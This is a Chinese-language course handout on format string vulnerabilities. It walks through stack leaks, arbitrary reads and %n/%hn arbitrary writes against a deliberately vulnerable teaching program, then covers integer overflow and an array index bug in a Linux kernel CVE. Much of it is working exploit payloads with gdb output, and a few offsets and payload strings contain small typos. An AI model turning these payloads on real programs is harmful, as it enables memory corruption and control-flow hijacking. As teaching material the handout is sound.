

二进制漏洞挖掘与利用

课时9: 格式化字符串

- 格式化字符串的历史和相关函数
- 格式化字符串语法
- 泄露栈
- 任意内存泄露
- 任意地址写
- 整数溢出漏洞利用思路

- 从1999年6月开始发现和公开
- 2000年下半年发现了大量软件受到影响, 震惊安全界
- 发布文章《Format String Attacks》, Newsham (2001), 描述了如何利用 %x 和 %n 实现内存任意读写

2000年发现的格式化字符串漏洞

<i>Application</i>	<i>Found by</i>	<i>Impact</i>	<i>years</i>
wu-ftpd 2.*	security.is	remote root	> 6
Linux rpc.statd	security.is	remote root	> 4
IRIX telnetd	LSD	remote root	> 8
Qualcomm Popper 2.53	security.is	remote user	> 3
Apache + PHP3	security.is	remote user	> 2
NLS / locale	CORE SDI	local root	?
screen	Jouko Pynnönen	local root	> 5
BSD chpass	TESO	local root	?
OpenBSD fstat	ktwo	local root	?

- `fprintf` — prints to a FILE stream
- `printf` — prints to the 'stdout' stream
- `sprintf` — prints into a string
- `snprintf` — prints into a string with length checking
- `vfprintf` — print to a FILE stream from a `va_arg` structure
- `vprintf` — prints to 'stdout' from a `va_arg` structure
- `vsprintf` — prints to a string from a `va_arg` structure
- `vsprintf` — prints to a string with length checking from a `va_arg` structure
- `setproctitle` — set `argv[]`
- `syslog` — output to the syslog facility

- %d - 打印 signed int
- %u - 打印 unsigned int
- %s - 打印参数地址处的字符串
- %x - 打印 hex 形式的整数
- %p - 打印指针, 即void *

- %<正整数n>c 打印宽度为n的字符串(打印长度为n)

举例:

```
printf("%10c", 0x41);
```

打印A, 宽度为10, 因此A前面会填充9个空格, 打印效果如下:

```
          A
```

```
printf("%123c", 0x41)
```

打印字符串长度123, 用空格填充

- %n 将当前已打印字符的个数(4字节)写入参数地址处
- %hn 写入2字节
- %hhn 写入1字节

举例:

```
printf("%10c%n", 0x41, 0x41414141);
```

打印9个空格加上1个A, 所以会往地址0x41414141处写入10(4字节)。

打印字符: `A`

```
printf("%1337c%hhn", 0x41, 0x804a000);
```

因为1337=0x539, 往地址0x804a000处写入1字节0x39。

- `%<正整数n>$<fmt>` 指定占位符对应第n个参数, 例如 `%12$x`, 此处`%x`对应第12个参数

举例:

```
printf("0x%2$x:0x%1$x\n", 0xdeadbeef, 0xcafebabe);
```

当中的`%2$x`对应第二个参数, `%1$x`对应第一个参数

打印结果:

```
0xcafebabe:0xdeadbeef
```

如果 printf 的参数不足, 会发生什么?

会假设这些参数的存在, 在对应的栈/寄存器上找到这些参数, 并做相应处理。

举例:

```
printf("%p:%p:%p:%p\n");
```

打印结果如下:

```
0xff972404:0xff97240c:0x8048461:0xf76e63dc
```

对于x86下32位程序, 参数都在栈上, 因此printf把栈上的值一次打印了出来

```
#include <stdio.h>
#include <string.h>

int flag = 0x44434241;

int main(int argc, char **argv) {
    char buf[1024];
    int secret = 0x12345678;
    if (argc < 2) return 1;
    strncpy(buf, argv[1], 1023));
    printf(buf);
    printf("\n");

    if (flag == 0x13371337) {
        printf("You Win!\n");
    }

    return 0;
}
```

编译左边代码: gcc fmt.c -o fmt -m32 -ggdb

利用格式化字符串漏洞:

1. 如何泄露secret的值? - 泄露栈
2. 如何泄露flag的值? - 泄露任意内存
3. 如何将flag修改为0x13371337? - 修改任意内存

```
gdb --args ./fmt $(python -c 'print "AAAA"')
(gdb) b *0x08048569
Breakpoint 1 at 0x8048569: file fmt.c, line 11.
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt AAAA
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11         printf(buf);
(gdb) x/16wx $esp          在调用printf(buf)之前断下, 查看栈
0xffffd180:      0xffffd1ac      0xffffd7bb      0x000003ff      0x00000174
0xffffd190:      0x00000174      0x00000044      0x00000044      0xffffd664
0xffffd1a0:      0x00000004      0x00000007      0x12345678      0x41414141
0xffffd1b0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/s 0xffffd1ac      栈上第一个指针就是printf的第一个参数buf, 即
0xffffd1ac:      "AAAA"      格式化字符串, 再往后的数据即 printf的第2、3、
(gdb)                  4...个参数

$ ./fmt $(python -c 'print "AAAA:%2$p"')
AAAA:0x3ff
$ ./fmt $(python -c 'print "AAAA:%10$p:%11$p"')
AAAA:0x12345678:0x41414141
```

格式化字符串: 0xffffd1ac
栈上往后的数据均可被格式化字符串中的占位符索引到。

例如左图中的0x000003ff, 可以作为printf的第3个参数, 或者说是格式化字符串的第2个参数, 可以用%2\$p作为指针打印出来

因此secret变量也在栈上, 是格式化字符串的第10个参数, 可以通过%10\$p泄露出来。

```
gdb --args ./fmt $(python -c 'print "AAAA"')
(gdb) b *0x08048569
Breakpoint 1 at 0x08048569: file fmt.c, line 11.
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt AAAA
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11      printf(buf);
(gdb) x/16wx $esp          在调用printf(buf)之前断下, 查看栈
0xffffd180:      0xffffd1ac      0xffffd7bb      0x000003ff      0x00000174
0xffffd190:      0x00000174      0x00000044      0x00000044      0xffffd664
0xffffd1a0:      0x00000004      0x00000007      0x12345678      0x41414141
0xffffd1b0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) x/s 0xffffd1ac      栈上第一个指针就是printf的第一个参数buf, 即
0xffffd1ac:      "AAAA"      格式化字符串, 再往后的数据即 printf的第2、3、
(gdb)                  4...个参数

$ ./fmt $(python -c 'print "AAAA:%2$p"')
AAAA:0x3ff
$ ./fmt $(python -c 'print "AAAA:%10$p:%11$p"')
AAAA:0x12345678:0x41414141
```

左图中高亮的0x41414141实际上就是格式化字符串buf内容的开头4字节AAAA, 可以作为printf的第12个参数, 或者说是格式化字符串的第11个参数, 可以用%11\$p作为指针打印出来

如果把%11\$p改成%11\$s呢? 那就是打印地址为0x41414141的字符串了! 这4个字节是可以任意修改的, 因此可以将任意地址的字符串通过%s输出。

```
gdb --args ./fmt $(python -c 'print "AAAA"')
(gdb) p &flag
$1 = (int *) 0x804a02c <flag>

$ ./fmt $(python -c 'print "AAAA:%11$p"')
AAAA:0x41414141


$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%11$s"')
,:ABCD
```

binary包含调试符号, 在gdb中查看flag变量地址, 为0x804a02c

已经知道格式化字符串的第11个参数对应buf的前4个字节, 可控。

我们将buf前4字节设为0x804a02c, 并使用%11\$s打印地址为0x804a02c处的字符串, 得到ABCD, 可知flag变量的值为0x44434241。

这个方法可以泄露任意地址处的内存。如何实现任意内存写呢? 用%n!



左图画出了通过%s泄露0x804a02c处内存的示意图。关键步骤如下：

1. 明确要泄露的地址，将其包含在格式化字符串(栈上)内，例如0x804a02c
2. 用\$符号去索引，用%s去打印相应地址处的字符串，例如%11\$hn

```
$ ./fmt $(python -c 'print "AAAA:%11$p"')
AAAA:0x41414141
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%11$s"')
,:ABCD
$ gdb --args ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%11$n"')
Reading symbols from ./fmt...done.
(gdb) b *0x08048569      在调用printf(buf)之前和之后都下断点，观
(gdb) b *0x0804856e      察printf调用前后的内存变化
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt ,:%11$n
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11      printf(buf);
(gdb) x/wx 0x0804a02c      调用前flag=0x44434241
0x804a02c <flag>:        0x44434241
(gdb) c
Continuing.
Breakpoint 2, 0x0804856e in main (argc=2, argv=0xffffd664) at fmt.c:11
11      printf(buf);
(gdb) x/wx 0x0804a02c      调用后flag=0x00000005
0x804a02c <flag>:        0x00000005
```

将%11\$s改为%11\$n, 则
printf的行为从打印
0x0804a02c(flag)处的字符
串变成了修改0x0804a02c
(flag)处的4字节。

修改内容为到%n为止打印
的字节数, 此处打印的字
符串为"\x2c\xa0\x04\x08:", 一
共5字节, 因此flag的值被改
成了5。

如何修改成任意值?


```
$ gdb --args ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%1234c%11$n"')
Reading symbols from ./fmt...done.
(gdb) b *0x08048569      在调用printf(buf)之前和之后都下断点, 观
(gdb) b *0x0804856e      察printf调用前后的内存变化
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt ,:%11$n
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
11      printf(buf);
(gdb) x/wx 0x0804a02c
0x804a02c <flag>:      0x44434241      调用前flag=0x44434241
(gdb) c
Continuing.
Breakpoint 2, 0x0804856e in main (argc=2, argv=0xffffd664) at fmt.c:11
11      printf(buf);
(gdb) x/wx 0x0804a02c
0x804a02c <flag>:      0x00004d7      调用后flag=1239(0x4d7)
(gdb) p flag
$1 = 1239
```

由于打印字符数量可以控制写入的值, 因此在%11\$n之前用格式化字符串控制宽度的方法来控制要写的值, 比如这里加上%1234c, 此时截止到%n为止, 打印的字符数编程了5+1234=1239, 此时flag的值就被改成了1239。

如果要写入0x13371337, 0x13371337 - 5 = 322376498, 是否使用%322376498c即可?

```
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%322376498c%11$n"')
```

程序会无休止地打印空格, 打印 322376498个字符太耗时了!

```
$ gdb --args ./fmt $(python -c 'print "\x2c\xa0\x04\x08:%4914c%11$hn"')
```

```
(gdb) b *0x08048569
```

```
(gdb) b *0x0804856e
```

```
(gdb) r
```

```
Starting program: /vagrant/Challenges/fmt/fmt ,:%11$n
```

```
Breakpoint 1, 0x08048569 in main (argc=2, argv=0xffffd664) at fmt.c:11
```

```
11      printf(buf);
```

```
(gdb) x/wx 0x0804a02c
```

调用前flag=0x44434241

```
0x804a02c <flag>:      0x44434241
```

```
(gdb) c
```

```
Continuing.
```

```
Breakpoint 2, 0x0804856e in main (argc=2, argv=0xffffd664) at fmt.c:11
```

```
11      printf(buf);
```

```
(gdb) p/x flag
```

```
$3 = 0x44431337
```

调用后flag=0x44431337

如果要写入

0x13371337, 0x13371337

- 5 = 322376498, 是否使用%322376498c即可?

考虑使用%hn, 一次只修改2字节, 尝试把低2字节改成0x1337, 计算一下需要设置的打印宽度:
:0x1337 - 5 = 4914

使用%4914c来设置打印宽度, 最终flag被改成了0x44431337。

```
$ ./fmt $(python -c 'print "\x2c\xa0\x04\x08\xe\xa0\x04\x08%11$p:%12$p"')  
, . 0x804a02c:0x804a02e
```

如果要修改4字节, 我们可以使用两次 %hn。

可以在buf开头分别填上flag低2字节和flag高2字节的地址, "\x2c\xa0\x04\x08"和"\xe\xa0\x04\x08", 用\$11和\$12去索引, 用%p打印出来的效果如左边所示。

要修改这2个地址处的2字节, 可以使用两次 %hn, 并插入合适的打印宽度控制, 来控制写入的内容。使用形如 "\x2c\xa0\x04\x08\xe\xa0\x04\x08%**Xc**%11\$hn%**Yc**%12\$hn" 的格式化字符串

填入的宽度控制 %Xc 和 %Yc 中的 X 和 Y 需要满足以下条件:

$$8 + X == 0x1337 \pmod{0x10000}$$

$$8 + X + Y == 0x1337 \pmod{0x10000}$$

一组解:

$$X = 0x1337 - 8 = 4911$$

Y = 0 (删去 %Yc) 最终 Payload: "\x2c\xa0\x04\x08\xe\xa0\x04\x08%**4919c**%11\$hn%12\$hn"


```
$ gdb -q --args ./fmt $(python -c 'print
"\x2c\xa0\x04\x08\x2e\xa0\x04\x08%4911c%11$hn%12$hn"')
Reading symbols from ./fmt...done.
(gdb) b *0x0804856e           在调用printf(buf)之后下断点
Breakpoint 1 at 0x0804856e: file fmt.c, line 11.
(gdb) r
Starting program: /vagrant/Challenges/fmt/fmt , . %4911c%11$hn%12$hn
, .

Breakpoint 1, 0x0804856e in main (argc=2, argv=0xffffd654) at fmt.c:11
11         printf(buf);
(gdb) p/x flag
$1 = 0x13371337
(gdb) c
Continuing.
```



You Win!

经过调试实验, 成功将flag
的值修改为了
0x13371337, 程序最后输出
了"You Win!"字样。



左图画出了通过2个%hn修改0x804a02c处4字节内存的示意图。关键步骤如下：

1. 明确要修改的地址，将其包含在格式化字符串（栈上）内，例如0x804a02c和0x804a02e
2. 用\$符号去索引，用%n/%hn/%hhn去修改地址处的值，例如%11\$hn和%12\$hn
3. 插入可控制宽度的%<Width>c来控制写入的值，例如%4011c

- 利用%p(或者%x等)结合\$符号可任意读取栈上地址
 - 可用于泄露 libc 地址, 例如main()函数的返回地址为_libc_start_main, 在glibc中
 - 泄露堆、栈地址
- 利用 %s 结合 \$ 符号可读取任意内存
- 利用%n %hn %hhn任意地址写
 - 修改变量
 - 劫持 GOT 表项
 - 修改函数返回地址

IO2BO

```
void safe_memcpy(char *src, int size) {  
    char dst[512];  
    if (size < 512) {  
        memcpy(dst, src, size);  
    }  
}
```

数组下标越界

```
void safe_set_element(char *arr, int  
index, char value, int arr_size) {  
    if (index < arr_size) {  
        arr[index] = value;  
    }  
}
```

- 一般来说, 两种类型的整数最可能被利用
 - 证书溢出导致的缓冲区溢出: IO2BO (Integer Overflow to Buffer Overflow)
 - 数组下标越界(上溢或下溢)

- IO2BO 类型的漏洞最终导致的是缓冲区溢出(Buffer Overflow), 即栈溢出(Stack Overflow)或堆溢出(Heap Overflow), 因此利用方法可参考相关栈、堆溢出内容。

- 数组下标越界情形变化多样, 利用思路要视具体情况而定
- 下标越界导致某范围内内存读
 - 泄露堆、栈、代码、库地址
- 下标越界导致某范围内内存写入任意值
 - 修改虚表、函数指针
 - 修改某些结果, 例如长度属性, 借助代码逻辑实现更进一步的操作
- 下标越界导致某范围内内存写入固定值
 - 修改某些结构, 例如长度属性, 借助代码逻辑实现更进一步的操作
- 下标越界导致超范围解引用
 - 在可控内存中解引用, 构造结构、属性、函数

数组下标越界案例

CVE-2013-1763 Linux Kernel netlink message family number overflow

net/core/sock_diag.c View file @ 6e601a5

@@ -121,6 +121,9 @@ static int

```
__sock_diag_rcv_msg(struct sk_buff *skb, struct
nlmsghdr *nlh)
```

```
    if (nlmsg_len(nlh) < sizeof(*req))
        return -EINVAL;
+   if (req->sdiag_family >= AF_MAX)
+       return -EINVAL;
    hndl = sock_diag_lock_handler(req->sdiag_family);
    if (hndl == NULL)
        err = -ENOENT;
    else
        err = hndl->dump(skb, nlh);
    ...
```

```
static const inline struct
sock_diag_handler
*sock_diag_lock_handler(int family)
{
    if (sock_diag_handlers[family] ==
NULL)

    request_module("net-pf-%d-proto-%d-type-%d"
, PF_NETLINK,

NETLINK_SOCKET_DIAG, family);

    mutex_lock(&sock_diag_table_mutex);
    return sock_diag_handlers[family];
}
```

handler函数数组下标未检查上界，因此可以索引到一个可控内存，从而劫持handler。